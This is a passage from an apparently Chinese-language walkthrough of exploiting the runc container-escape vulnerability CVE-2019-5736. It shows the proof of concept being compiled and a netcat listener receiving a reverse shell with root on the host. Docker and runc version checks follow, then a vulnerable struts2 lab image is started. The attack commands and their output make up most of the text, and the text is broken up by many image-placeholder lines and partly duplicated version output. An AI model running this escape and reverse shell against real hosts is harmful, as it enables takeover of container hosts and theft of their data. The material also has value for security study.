<0248564e87a3dfea2c1facbe0f1cea84cb12a6a253b8f2fd0#
```



```
root@xiaodi:~/CVE-2019-5736-PoC-master# CGO_ENABLED=0 GOOS=linux GOARCH=amd64 go build main.go
root@xiaodi:~/CVE-2019-5736-PoC-master# ls
main  main.go  README.md  screenshots
root@xiaodi:~/CVE-2019-5736-PoC-master# ls -al
total 2664
drwxr-xr-x  3 root root   4096 Sep 26 20:34 .
drwxrwxrwx 120 root root  12288 Sep 26 15:42 ..
-rwxr-xr-x  1 root root 2693024 Sep 26 20:34 main
-rw-r--r--  1 root root   2336 Sep 26 04:10 main.go
-rw-r--r--  1 root root   4811 Jan  4 2022 README.md
drwxr-xr-x  2 root root   4096 Jan  4 2022 screenshots
root@xiaodi:~/CVE-2019-5736-PoC-master# nc -lvvp 5566
Listening on [0.0.0.0] (family 0, port 5566)
Connection from [120.55.41.168] port 5566 [tcp/*] accepted (family 2, sport 46086)
bash: cannot set terminal process group (21643): Inappropriate ioctl for device
bash: no job control in this shell
<0248564e87a3dfea2c1facbe0f1cea84cb12a6a253b8f2fd0# id
id
uid=0(root) gid=0(root) groups=0(root)
<0248564e87a3dfea2c1facbe0f1cea84cb12a6a253b8f2fd0# ls
ls
2030818a00c4cd8096e158668434c87975f4d946b40e5f380b6a1834be5690e5.pid
9c964a66cb2de4abc44e88219091a2cd2fca53aa2a5b448a7b3efa3991a2f49d.pid
config.json
init.pid
log.json
rootfs
<0248564e87a3dfea2c1facbe0f1cea84cb12a6a253b8f2fd0#
```

此时返回的是宿主机的文件内容

```
Version:      18.06.1-ce
API version:  1.38
Go version:   go1.10.3
Git commit:   e68fc7a
Built:        Tue Aug 21 17:24:51 2018
OS/Arch:      linux/amd64
Experimental: false

Server:
Engine:
  Version:      18.06.1-ce
  API version:  1.38 (minimum version 1.12)
  Go version:   go1.10.3
  Git commit:   e68fc7a
  Built:        Tue Aug 21 17:23:15 2018
  OS/Arch:      linux/amd64
  Experimental: false
root@iZbp1d53r856155h3xlw4wZ:~# docker-runc -version
runc version 1.0.0-rc5+dev
commit: 69663f0bd4b60df09991c08812a60108003fa340
spec: 1.0.0
root@iZbp1d53r856155h3xlw4wZ:~#
```

需要注意的是，执行上述攻击后，再使用该命令查看会报错，但容器没有损坏

以上是漏洞演示过程，真实环境操作如下：

```
docker - root@iZ...:~# docker --version
Go version:      go1.10.3
Git commit:      e68fc7a
Built:          Tue Aug 21 17:24:51 2018
OS/Arch:        linux/amd64
Experimental:    false


Server:
Engine:
  Version:      18.06.1-ce
  API version:  1.38 (minimum version 1.12)
  Go version:   go1.10.3
  Git commit:   e68fc7a
  Built:        Tue Aug 21 17:23:15 2018
  OS/Arch:      linux/amd64
  Experimental: false

root@iZbp1d53r856l55h3xlw4wZ:~# docker-runc -version
runc version 1.0.0-rc5+dev
commit: 69663f0bd4b60df09991c08812a60108003fa340
spec: 1.0.0



root@iZbp1d53r856l55h3xlw4wZ:~# docker run -it -p 8888:8080 vulhub/struts2:s2-053
Unable to find image 'vulhub/struts2:s2-053' locally
```



使用docker拉取一个存在struts2漏洞的镜像并启动



`docker run -it -p 8888:8080 vulhub/struts2:s2-053`






